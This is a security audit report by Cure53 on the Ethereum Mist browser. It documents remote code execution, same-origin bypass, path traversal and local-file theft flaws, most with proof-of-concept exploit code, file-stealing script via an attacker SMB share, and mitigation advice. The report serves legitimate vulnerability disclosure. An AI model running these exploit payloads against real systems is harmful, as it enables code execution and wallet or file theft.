Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Ethereum Mist 11.2016 - 10.2017

Cure53, Dr.-Ing. M. Heiderich, M. Kinugawa, BSc. T.C. Hong, MSc. A. Inführ, BSc. F. Fäßler

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

“The Mist browser is the tool of choice to browse and use Đapps”
From https://github.com/ethereum/mist

This report documents the findings of a multi-stage security testing against the Ethereum Mist browser, carried out over the course of four phases by Cure53. Initially, the Cure53 team was approached by Ethereum and began testing in November 2016, yet the assessment has ultimately concluded nearly a year later in October 2017. Amassing findings from the four rounds of security-centered investigations performed by a five-member Cure53 team, this report presents twenty-eight relevant discoveries. Notably, the resources allocated to this project entailed a total of twenty-two days, inclusive of testing, communications and reporting.

To explain the process, it is necessary to go back to the beginning. Specifically, it should be noted that this test against the Ethereum Mist browser compound was not originally planned as a long-term multi-stage assessment. In fact, this revised strategy was warranted by the unexpectedly worrisome results of Round One of testing in November 2016. The ad-hoc continuation was designed once numerous issues were spotted and called for a significant overhaul and communications with the maintainers of third-party products that underpin the Ethereum Mist project. Returning to testing for Round Two, the Cure53 reviewed fixing and conducted retests, eventually reasserting that the core security problems in Ethereum in fact stem from severe weaknesses within Electron, which is the underlying engine used by Mist. The conclusions from the first rounds were clear in that the flaws were nested too deep in the Mist/Electron intersection, meaning that the Mist team alone was technically unable to address them properly. Moreover, the issues were not at all trivial but rather comprised severe Remote Code Execution (RCE) bugs, which could not be ignored and prevented the Mist team from going forward in terms of security standards.

There should be no doubt that Electron’s lack of security has tremendously negative impact on every project relying on this framework, which of course extends to include the Mist users as well. In essence, rendering potentially attacker-controlled HTML basically defeats the purpose of many security strategies, exposing users to harm. Seeing this, the Cure53 team asked the Ethereum Mist team to reach out to Github - which is the owner of Electron - and request assistance. The Mist team supported this idea immediately. Together with Cure53, Github engaged in taking necessary measures and

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

precautions towards securing Electron as much as possible. While this report cannot go into detail on this realm, it is expected that future reports may reveal further proceedings of this collaborative intervention. Once the big obstacles were handled, the tests against the Mist compound could resume. The last rounds concluded in October 2017. Unlike in early stages, the findings pointed to fairly good results.

Among the aforementioned twenty-two issues, Cure53 demarcated a large pool of twenty-two actual vulnerabilities and six general weaknesses. Moreover, nine issues were flagged with the utmost “Critical” severity, as they enabled RCE or SOP bypasses, effectively undercutting security promises of the Ethereum and making them void. On a more positive note, only three new vulnerabilities and one general weakness were spotted in the final found. One of the vulnerabilities was also reported to the Electron team as it was not inherent in the Mist code but pertained to the underlying parts, once again demonstrating how pivotal these frameworks were. Still, the degree to which Electron could be to blame in 2017 was much lower than what was first encountered in late 2016.

In the following paragraphs, the report will first briefly comment on the state of fixes and fix verifications. Next, a case-by-case discussion of the spotted results will follow, highlighting technical aspects and mitigation strategies as applicable. Finally, the report will close with a conclusion about the general security situation of the Ethereum Mist browser compound from the initial tests to the present day.

Fix Notes

To foster transparency and showcase the overall process, some information should be provided regarding processing and handling of fixes. First of all, it should be emphasized that all issues discovered across Phases One, Two and Three were fixed, and the repairs were positively verified and reassessed by Cure53. Nevertheless, the majority of issues had to be deemed as “unfixable” because of their actual provenance. Specifically, a number of the spotted findings could only be addressed on the Electron layer, so the Ethereum Mist team could not be held accountable for these.

Once Cure53 reached out to Github and proper actions were initiated to further harden the underlying Electron framework, the upgrade has managed to resolve a plethora of issues all on its own. All non-Electron issues were also verified and, as the write-up phase concludes in mid-October of 2017, only four security-relevant issues remain unresolved. Once again, one of these problems cannot be resolved by the Mist team as it is tied to the Electron side of operations. Nevertheless, what should be considered a successful fix verification for Mist was performed and finalized by Cure53 in October 2017

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Scope

- **Ethereum Mist Browser**
  - https://github.com/ethereum/mist

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *ETH-01-001*) for the purpose of facilitating any future follow-up correspondence.

Note that testing rounds required additional demarcations and boast separate prefixes to enable easy distinction of the timeline. Specifically, findings from round one are marked with *ETH-01,* discoveries from round two with *ETH-02,* and issues stemming from round three can be discerned by their *ETH-03* prefix.

ETH-01-001 UI: RCE via HTML Injection into Address Bar using JS URIs *(**Critical**)*

It was noticed that the Mist address bar allows to render HTML instead of text only. This gives an attacker the possibility to craft malicious links that, upon being clicked by a user, will inject HTML and JavaScript into the address bar and execute from a privileged context. With this the attacker has access to privileged APIs and can access critical functionality without the user's consent.

To reproduce the issue, it is only necessary to navigate with the Mist browser to a website containing the following markup. The rendered button shall then be clicked on, though it is assumed the attack can also be carried out without meeting the click requirement.

PoC:

```
<body>
<button onclick="window.open
       ('javascript:<iframe onload=&quot;alert(ipc)&quot;>')">CLICK</button>
</body>
```

Affected Code:

```
/**
Break the URL in protocol, domain and folders

@method (breadcrumb)
*/
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
'breadcrumb': function(){
        [...]
        var breadcrumb = _.flatten(["<span>" + url.host + " </span>", pathname])
                .join(" ▸ ");
        return new Spacebars.SafeString(breadcrumb);
},
```

Input:

```
<span> </span> ▸ <iframe onload="alert(ipc)">
```

Output:

```
<span> </span> ▸ <iframe onload="alert(ipc)">
```

As can be observed, the *Spacebars.SafeString* method attempts to sanitize the string for safe display purposes but fails. It appears as if HTML in sanitized strings is not being affected by the method's functionality at all. The method should be reviewed for usefulness in this scenario and either be fixed or replaced with a more adequate counterpart. In particular, the method appropriate here must be capable of turning HTML-special characters found in user-supplied data into harmless entities.

Upon further analysis of the issue, it was discovered that it is indeed possible to abuse the problem to execute arbitrary code without any user-interaction besides visiting a malicious website. For the attack to be successful, the victim simply has to navigate to a maliciously prepared website using Mist.

RCE PoC:
http://vulnerabledoma.in/pen/mist_rce.html

RCE Code:

```
<script>
if(typeof require==='function'){
  require('child_process').exec("ls -l", function (error, stdout, stderr) {
       alert(stdout);
  });
}else{
  window.open(`javascript:<iframe onload="w=document.createElement('webview');
       w.nodeintegration=1;
       w.src='\\x2F\\x2Fvulnerabledoma.in\\x2Fpen\\x2Fmist_rce.html';
       body.appendChild(w);">`);
}
</script>
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

To mitigate the issue in full, it should be considered to remove HTML rendering capabilities from the address bar entirely. Such approach could help avoid problems of this kind.

ETH-01-006 UI: XSS on wallet.ethereum.org via confirmation dialog *(Medium)*

During investigations of the different execution contexts of the Mist browser's UI, it was noticed that the often user-controlled content of confirmation dialogs is not escaped properly. This leads to XSS on the *wallet.ethereum.org* origin and might give an attacker direct access to the *localStorage* items stored for this domain, as well as to other credentials.

Upon reporting this flaw, the attack seems only exploitable via Self-XSS (i.e. by *copy&pasting* untrusted content as *name* for a token to watch). Hence, this issue was only ascribed with "Medium" severity.

Steps to reproduce:

- Open the Mist browser.
- Open the *Wallet* from the sidebar.
- Click on *Contracts.*
- Click on *Watch Token.*
- Add only a *name* for the token, i.e.: *<iframe onload="alert(location)">*
- Click on "*Trash Bin*" icon in *Preview Panel.*
- JavaScript executes on *wallet.ethereum.org.*

Affected HTML:

```
<div class="dapp-modal-overlay">
    <section class="dapp-modal-container">
       <p>Do you want to remove the token <strong>
       <iframe onload="alert(location)">
              &lt;/strong&gt; from your list?
       </iframe></strong></p>
       <div class="dapp-modal-buttons">
       <button class="cancel">Cancel</button>
       <button class="ok dapp-primary-button">OK</button>
       </div>
   </section>
</div>
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de



Fig.: JavaScript Alert, followed by an injected iframe in Mist UI

While this issue is extremely hard if not impossible to exploit, it is believed that it points to a systemic problem with HTML inside confirmation dialogs. Consequently, it might be important by resurfacing in other places at the later stages of the tests.

It is recommended to either encode, completely strip, or at least filter HTML that is used for confirmation dialogs. It should further be checked whether there is even a business need for rich-text in confirmation dialog bodies. It is imaginable that plain-text would be completely sufficient in this realm.

ETH-01-007 UI: Potential Phishing issue in History Sidebar *(Low)*

It was found that the browser history in the sidebar can be abused to trick people into believing they are arriving at a formerly visited site but in fact land at a completely different origin.

The reason for the presence of this flaw is that the string comparison is not performed thoroughly enough and a rogue website can take over the "*history slot*" of a benign webiste by simply attaching the URL of the benign website to its own URL.

Steps to Reproduce:

- Go to https://wallet.ethereum.org/
- The link is now listed in the left sidebar with the page's title.
- Now go to https://cure53.de/?https://wallet.ethereum.org/
- The first link is overwritten by this URL whilst keeping the previous page's title.

As can be seen, the algorithm working on filling the sidebar history slots is confused by the URL of the rogue page and replaces the history slot of the benign page with the new

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

URL without any optical indicators available to the user. The next time the user clicks the item in the sidebar, s/he will be sent to the rouge site rather than the benign site.

It is recommended to re-work the algorithm that determines whether a new history slot should be created or an existing one should be overwritten. By performing a more precise string comparison, the issue can be fully mitigated.

ETH-01-008 Core: HTTP redirects to local files are not blocked *(High)*

During the test it was discovered that the Mist browser protects well against redirection attempts to local files (namely the *file://* schema). This protection is necessary to make sure that the Mist browser cannot render any local files without user-consent because it stores sensitive data in *localStorage*, which effectively resides on a *file://* origin as well. If an attacker-controlled local HTML file is loaded, it has full *read-write* access to the Mist *localStorage* data and could severely impact its functionality.

While the client-side protection holds well, i.e. JavaScript redirects to *file://* will be blocked, Meta-Refresh is blocked too. This means that redirecting PDFs and SWFs will not get displayed and the protection against server-side redirects is broken.

The following PoC demonstrates how a simple 301/302 redirect to a *file://* URI works.

PoC:
evil.php

```
<?php
header('Location: file:///home/cure53/Desktop/test.html', 302)
?>
```

test.html

```
<script>
for(i in localStorage){
    alert(i + ':' + localStorage[i]);
}
</script>
```

Note that for a successful attack the attacker must meet two preconditions:

1. The attacker must be able to drop an HTML file on the user's hard-disk. This should be feasible via browser cache or social engineering involving a forged download.
2. The attacker must know where the dropped file resides. Assuming that the attacker will conduct a targeted attack against users, the username and hence

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

the location of the dropped file can be predicted and known (i.e. */home/Users/cure53*).

To mitigate the attack in full, it should be made sure that HTTP redirects of any kind leading to *file://* URIs are blocked. The browser framework already protects well against client-side redirections to insecure schemes, so the server-side check should be easy to implement. It should further be guaranteed that a user cannot install PDF or Flash plugins for Mist as these offer a very wide range of alternative redirection methods that are hard to detect for the browser itself.

ETH-01-009 Core: Denial of Service through insecure link delegation *(Medium)*

It was found that Mist handles links targeting new windows in a special and dedicated way, allowing an attacker to cause a Denial of Service attack against a user's system. Importantly, this DoS is hard to stop. The problem here is that Mist tries to delegate a link which is supposed to be opened in a new window by requesting the system's default browser to handle the URL. This delegation feature can be exploited by simply opening a very large number of links via JavaScript.

PoC:

```
<script>
for(var i = 100; i--;) {
  var a = document.body.appendChild(document.createElement('a'));
  a.target = '_blank';
  a.href = 'http://example.com';
  a.click();
}
</script>
```

The snippet shown above opens one hundred instances of the default browser installed on the user's system (in our case Firefox). The number can of course be set to whichever high value and Mist is at no point instructed to cease trying to open new instances. When the user restarts the browser, Mist will automatically load the last page visited, which basically means that the attack will be carried out again. A user has to delete the Mist browser history file manually to prevent the attack from working again and again.

It is recommended to review the code that handles links pointing to new windows that are to be opened. Other tickets in this report, specifically ETH-01-012, will explore this avenue further, demonstrating how criticality of this flaw increases in certain scenarios.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

ETH-01-010 Core: Local Path Traversal via *mist://* Protocol Handler *(High)*

The Mist browser registers the *mist://interface* protocol handler via the *protocol.registerHttpProtocol* method[1] made available by Electron. It was discovered that no security checks are implemented for the specified path and therefore the implementation is vulnerable to path traversal attacks. By traversing to other directories, it is possible to load any file from the local file system inside an iframe.

PoC:

```
<iframe src=mist://interface/../../../../../../../etc/passwd>
```

File:
ethereum/mist/customProtocols.js

Affected Code:

```
protocol.registerHttpProtocol('mist', (request, callback) => {
       [...]
       const call = {
       url: (request.url.indexOf('mist://interface') !== -1) ?
       global.interfaceAppUrl + request.url.replace('mist://interface', '')
              : '',
       method: request.method,
       referrer: request.referrer,ele
       };
       callback(call);
```

File:
ethereum/mist/main.js

Affected Code:

```
global.interfaceAppUrl = (Settings.inProductionMode)
       ? `file://${__dirname}/interface/wallet/index.html`
       : 'http://localhost:3050';
```

An attacker can now load a local file inside an iframe, make that iframe transparent and trick the user into selecting text. If the attacker manages to craft a smart PoC, the selected text will reside in the clipboard and might leak. A perfect example of this would be an attack that encourages and convinces the user to perform a specific action like "*drag a ball into a basket* to *win a free iPad*". By "dragging the ball into the basket", a user would select the text and move it from the transparent iframe to another iframe pointing to *evil.com*.

[1] https://github.com/electron/electron/blob/master/docs/api/protoc...rotocolscheme-handler-completion

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

It is recommended to review the business need of employing the *mist://* protocol and consider its removal. Introducing a new protocol handler that can request external websites, local files and potentially other data is a tremendous risk and needs to be designed, executed and secured in the most careful manner. It is not clear yet why *mist://* exists, which means that deleting it appears as an optimal solution at this stage.

ETH-01-011 Core: Same Origin Policy Bypass via *mist:* Protocol Handler *(**Critical**)*

It was discovered during the test that the newly implemented *mist://* protocol handler not only allows to traverse paths and render local files inside an iframe (see ETH-01-010), but also permits to load websites by using the *@-separator* to initiate the URL-part. Any website fetched using the *mist://* protocol handler will be requested with the same credentials it is being requested when HTTP/HTTPS schemes are used.

Interestingly, in the eyes of the browser engine, all websites loaded with the *mist://* protocol handler are now residing on the same origin. This allows an attacker to simply ignore the SOP and request any data from any website while the browser happily sends the user's cookies along the way. This is a classic uXSS or an SOP Bypass.

PoC:
https://vulnerabledoma.in/pen/mist_sopbypass.html

It is recommended to review the business need of employing the *mist://* protocol and consider removal.. Introducing new protocol handler that can request external websites, local files and potentially other data is a tremendous risk, which should be taken only if absolutely necessary and effectuated with due care. It is in fact unclear why *mist://* exists in the first place, so the removal is viewed as the best way forward.

Note: This behavior was observed in the development version and not the production version.

ETH-01-012 Core: Remote Code Execution via file:// and new windows *(**Critical**)*

The handling of links pointing to new windows, as described in ETH-01-009, can further be exploited and ultimately leveraged to carry out an RCE attack against unsuspecting users.

The reason for this is that the *shell.openExternal* method[2], offered by the Electron framework, is used. This method accepts unvalidated user-input. By feeding the method a *file://* URI instead of the expected HTTP/HTTPS URIs, an attacker can abuse the

[2] https://github.com/electron/electron/blob/master/docs/api/shell.md#shellopenexternalurl-options

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

framework to directly open and execute the file the URI points at. This should be considered a fully-fledged RCE attack.

PoC:
https://vulnerabledoma.in/pen/mist_targetblank.html

File:
ethereum/mist/modules/preloader/include/openExternal.js

Affected Code:
```
if (node && node.attributes.target && node.attributes.target.value === '_blank')
{
     e.preventDefault();
     shell.openExternal(node.href);
}
```

It is recommended to check whether this method really needs to be used in this case. Perhaps links pointing to new windows should not be opened in Mist at all. Note that validating the URL might not be sufficient given the finding presented in ETH-01-008. It is strongly advised to ensure that any future use of this method is either completely prohibited or connected to thorough security checks. In the latter scenario, the checks must ensure that no untrusted parameters can be fed to the method in question.

ETH-01-013 Core: target="_popup" link to local files are not blocked *(High)*

As described in tickets ETH-01-012 and ETH-01-009, Mist hooks certain links. It was discovered that Mist loads links which have a target value of "*_popup"* in new browser windows. This makes using any supported protocol possible. An attacker can abuse this feature to load a local HTML file via the *file://* URI handler.

PoC:
```
<a href="file:///home/cure53/Desktop/test.html" target="_popup">CLICK</a>
```

File:
ethereum/mist/modules/preloader/include/openExternal.js

Code:
```
 if (node && node.attributes.target
&& node.attributes.target.value === '_popup') {
       e.preventDefault();
       const win = new BrowserWindow({ width: 800, height: 420, webPreferences:
{
              nodeIntegration: false,
       } });
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
win.loadURL(node.href);
```

It is recommended to drop this feature as it is only used in the "*onboardingScreen.html*" template. Additionally this feature is inconsistent with the implementation of functions like *window.open.* If this feature is mandatory for the functionality of the project, a whitelist of the allowed protocols should be applied to the URL. A revised whitelist approach would fix this vulnerability.

ETH-01-014 Core: SMB shares allow to read local files *(Critical)*

As described in ETH-01-013, Mist allows to load HTML files via the *file://* URI. For when the Windows operating system was in use, it was discovered that the file URI can specify a remote SMB share. This permits loading an attacker-controlled HTML file. Moreover no restrictions were applied to locally loaded HTML files and therefore expose the complete file system and any HTTP/HTTPS websites. By using *XMLHttpRequest,* the HTML file can load and read any local or remote file of any type.

The Proof of Concept handles only text-based files but it must be noted that utilizing *XMLHttpRequest* means that reading arbitrary binary file contents is enabled as well.

PoC:

```
<body>
<a href="file://attacker.com/smbshare/attack.html" target="_popup">clickasdf</a>
```

Attack Code:

```
<body>
<script>
var a = new XMLHttpRequest();
a.open("GET","file:///c:/filetosteal",false);
a.send();
console.log(a.responseText);
</script>
```

It is recommended to drop the support for SMB shares. This prevents adversaries from abusing the *file:///* URI to attack the local file system. When this feature cannot be disabled, a Same Origin Policy for local HTML files needs to be developed.

ETH-02-002 UI: Address bar spoofing using data URIs and history.back() *(Medium)*

It was found that the update of the information shown in the Mist address bar is not always synchronized properly with the URL of the page that is actually loaded in the WebView. This allows an attacker to create a website that resides on a malicious URL but claims to be loaded from a secure origin. The strategy relies on having the address bar show faulty information.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

The example code below illustrates the operations when a data URI is used. Upon being clicked, the link tried to redirect to the data URI. Before Mist is able to load the error page that is shown when data URIs are attempted to be rendered, the malicious site calls *history.back()* and navigates away from the data URI. The address bar, however, still shows the data URI and does so in a very confusing way:

▶ www.google.de ▶ secure ▶ payment

PoC:

```
<title>Google Secure Payment</title>
<body onunload="history.back()">
<a href="data://www.google.de/secure/payment">
    CLICK ME
</a>
</body>
```

Screenshots:



Fig.: Spoofy display of a data URI that is not even loaded



Fig.: Hovering over the address bar unveils the actual URL

It is recommended to show the protocol for any loaded URL as already mentioned in ETH-01-002. There is no benefit for any user if the protocol is omitted, especially not when the address bar is used as a trust tool to verify if the loaded page is indeed the correct one.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

It is further recommended to check the code that synchronizes the address bar with the WebView rendering of the navigated pages. If necessary, it might be helpful to poll the WebView's loaded URL in intervals to make sure that the address bar does not display faulty and out-of-sync information. In the current form, the implementation is too brittle to serve as a reliable indicator of trust and origin.

ETH-02-003 Core: Regex in *Helper.sanitizeUrl* is not strong enough *(Medium)*

During closer analysis of the newly implemented fixes aimed at restricting certain URI schemes from being usable in Mist, it was found that an attacker can still force the browser to open dangerous URI schemes. This happens by prefixing the scheme with a low-range ASCII character and stems from the presence of a bug in Webkit, which has in fact been reported in 2009 but ignored by the browser maintainers ever since.

More specifically, characters like 0x02 (ETX), for example, can be prepended to any protocol handler but the browser engine will ignore and strip them before actually assigning them to the desired location sink. Note that other ASCII characters can be used for this attack as well.

The code below demonstrates the issue at hand. As can be seen, the data URI, technically blocked by Mist, loads despite belonging to an expressly prohibited scheme. The reason is that the regex fails to catch this construct while the browser engine does not care about the 0x02 character for reasons mentioned above.

PoC:

```
&#x02;data:text/html,%3cscript>alert(1)%3c/script>://test.de<h1><pre>
ctrl+a
ctrl+c
dbl-click address bar
ctrl+v
Enter
```

Affected Code:

```
Helpers.sanitizeUrl = function(url, returnEmptyURL){
       url = String(url);

       url = url.replace(/[\t\n\r\s]+/g, '');
       url = url.replace(/^[:\/]{1,3}/i, 'http://');

       if(returnEmptyURL && /^(?:file|javascript|data):/i.test(url)) {
       url = false;
       }

       return url;
};
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

It is recommended to move away from relying on regular expressions when seeking to validate or even modify URLs before assigning them to the desired location sink.

Instead it is recommended to take the URL string, build an *anchor* object, and then query the anchor's location properties and validate these. To make sure that relative paths do not cause trouble once this happens and the validating script is running on a non-HTTP principle, it is recommended to make use of the *base* tag and assign a temporary HTTP URL as the document's base URI. By doing that, it is expected that all valid URLs, including the relative ones, will be evaluated. Therefore, validation will occur in the proper context.

Possible Fix:

```
// create base tag
var base = document.createElement('base');
base.href = 'https://ethereum.org/';
document.body.appendChild(b);

// do the link-test
var anchor =document.createElement('a');
anchor.href = '//protocol-relative';
alert(anchor.protocol);
```

Sample code above depicts that the *base* element influences the document's base URI and the relative URI below. In fact, it is actually relative to the HTTP origin and moves away from a potentially quirky URL scheme context that the executing script might use.

ETH-02-004 Core: RCE by overriding Preloader Script Code *(**Critical**)*

It was found that an attacker can easily overwrite DOM objects and properties of the *preloader* script from a malicious website. This is a considerably critical issue in Electron itself but severely affects the functionality and security promises of the Mist browser. By abusing this technique, it is for example possible to simply disable Mist's security precautions by overwriting the respective code with attacker-controlled structures.

The exploit code shown below demonstrates the issue at hand. In this scenario, the attacker can be observed overwriting the *JSON.parse* method with custom code. Later, when Mist checks for certain URI scheme handlers that shall be normally used before navigation, the poisoned code is used instead of the trusted, internal code. This effectively signifies a full bypass of the URL blacklist and passing of the user-input to *electron.shell.openExternal*. The problem is equivalent to RCE as the URL string can simply point to an executable residing on a SMB share.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

PoC:
https://vulnerabledoma.in/pen/mist_targetblank2.html

Exploit Code:
```
<a id="a" href="file:///etc/hosts" target="_blank">click</a>
<script>
JSON.parse=function(arg){return {"type":"value","value":"wallet"}}
a.click();
</script>
```

Bypassed Code:
https://github.com/ethereum/mist/blob/9afe17edbc31f5b1181589f4c047f56d8f4bb341/modules/preloader/include/openExternal.js#L20

```
if (remote.getGlobal('mode') === 'wallet' && node && node.attributes.target &&
node.attributes.target.value === '_blank') {
        e.preventDefault();
        shell.openExternal(node.href);
}
```

It is recommended to consider switching from Electron to a safer tool when fulfilling the task of rendering arbitrary websites is at stake. It is recommended to evaluate whether the Electron fork created by the maintainers of the Brave browser is a working and viable alternative. Should this not be the case, it is recommended to reach out to the Electron developers and discuss what kinds of possibilities might be available for rendering websites in a more secure manner.

Update: This problem was discussed in a meeting with the Electron team and will be analyzed in more depth by both the Mist and the Electron teams.

ETH-02-005 Electron: Version is behind current Chromium Release *(**Critical**)*

The Mist browser currently uses Electron's version 1.3.5 which runs on the old Chromium version 52.0.2743.82 (V8: 5.2.361.43). The up-to-date stable version is already at 54. This is important because browser engines are generally highly prone to exploitation due to their complexity. While a lot of money and effort is spent on finding bugs, this mostly benefits the latest versions of Chromium. Running older versions means even greater risks due to public disclosure of security issues. Electron actually updates the Chromium version for each release, but even the latest 1.4.8 version is behind in terms of Chromium version being 53.0.2785.143.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Under this premise of an outdated browser, a victim has to be lured to an attacker-controlled site and then a memory corruption vulnerability can be used to steal the victim's *wallet*.

PoC:
Taken from https://bugs.chromium.org/p/chromium/issues/detail?id=631052

```
<menu id="app-context-menu">
<script>
function convertArrayToStrings(array){; return array};
var test0=document.getElementById("app-context-menu")
var test1=test0.appendChild(document.createElement("ul"))
var test3=test1.appendChild(document.createElement("cite"))
var test4=test0.appendChild(document.createElement("font"))
var test7=test3.appendChild(document.createElement("marquee"))
setInterval(function(){
test4.appendChild(test7.cloneNode());
})
test4.style.zoom=3.525269266217947
setTimeout(function(){
})
setTimeout(function(){
test7.style.zoom=3.525269266217947
})
setTimeout(function(){
})
document.body.style.zoom=3.5822747899219394
</script>
```

After a few seconds the window that loaded the page will turn black and the following message can be observed in the syslog:

```
electron[54574]: segfault at 40 ip 0000000000675720 sp 00007fffb6c80fb8 error 4
in electron[400000+3df7000]
```

Checking the *segfault* in *gdb* shows that the issue is caused by accessing memory from a faulty address:

```
0x675720: mov rdi, QWORD PTR[rdi+0x48]
rdi = 0xfffffffffffffff8 (-8)
```

Because Mist allows users to browse to any website, keeping Electron updated should be the top priority of the maintainers. This still means that the Mist browser is generally less secure than the regular Chrome browser, but it is one of the only reasonable ways to minimize the risk.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

ETH-02-006 Electron: Missing Exploit mitigations such as ASLR and NX *(High)*

Especially regarding memory corruption issues documented under ETH-02-005, exploit mitigations are important to increase the investment required of an attacker. Electron lacks several key protections such as ASLR and non-executable stack, alongside having only partial RELRO.

PoC:

```
./checksec[3] --file /usr/local/lib/node_modules/electron/dist/electron
RELRO: Partial RELRO (Global offset table still writeable)
NX: NX disabled (stack executable)
PIE: No PIE (no ASLR for the electron binary)
```

If Mist continues to rely on Electron, it might be important to invest into continuous security hardening of the underlying framework. Alternatively, considerations should be given to using the fork of Electron that was created by the developers of the Brave browser.

ETH-02-007 Electron: Websites can overwrite constructors & prototypes *(Critical)*

It was found that the Electron framework not only permits overwriting of the existing host objects in *preload* scripts from a website, but also allows websites to influence the value of constructors and prototypes. Thereby, it conveys access to pretty much the entire functionality of the privileged code running around the rendered website.

To underline the severity of the issue, a Proof of Concept was crafted and depicts how a website can break out the sandbox of the WebView and create UI elements that only privileged Electron code should theoretically create.

Exploit Code:

```
<script>
Function.prototype.call=function(e){
    if(e[1].buttons){
        e[1].buttons=["1","2","3","4","5","6","7","8","9","10"];
    }
    return this.apply(e);
}
alert();
</script>
```

Remote Code Execution via BrowserWindow:

```
<script>
Function.prototype.call=function(...e){
   try{
```

[3] https://github.com/slimm609/checksec.sh

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
        win = new e[0][0].constructor({show: true,
               webPreferences: {"nodeIntegration": true}})
        win.loadURL("javascript:require('child_process').exec('calc.exe',{})")
    }catch(e){
    };
    return this.apply(...e);
}
alert();
</script>
```

PoC:
https://vulnerabledoma.in/pen/mist_electronbug.html

While this issue is related to the problem already outlined in ETH-02-004, it shows that the possibilities for an attacker to influence privileged code are not exhausted at certain global methods. Conversely, their reach extends deeply into the Electron core and means gaining access to any privileged function call. By arriving at this point, one can conclude it possible to completely subvert the functionality of the Mist browser and severely harm the integrity of the offered features.

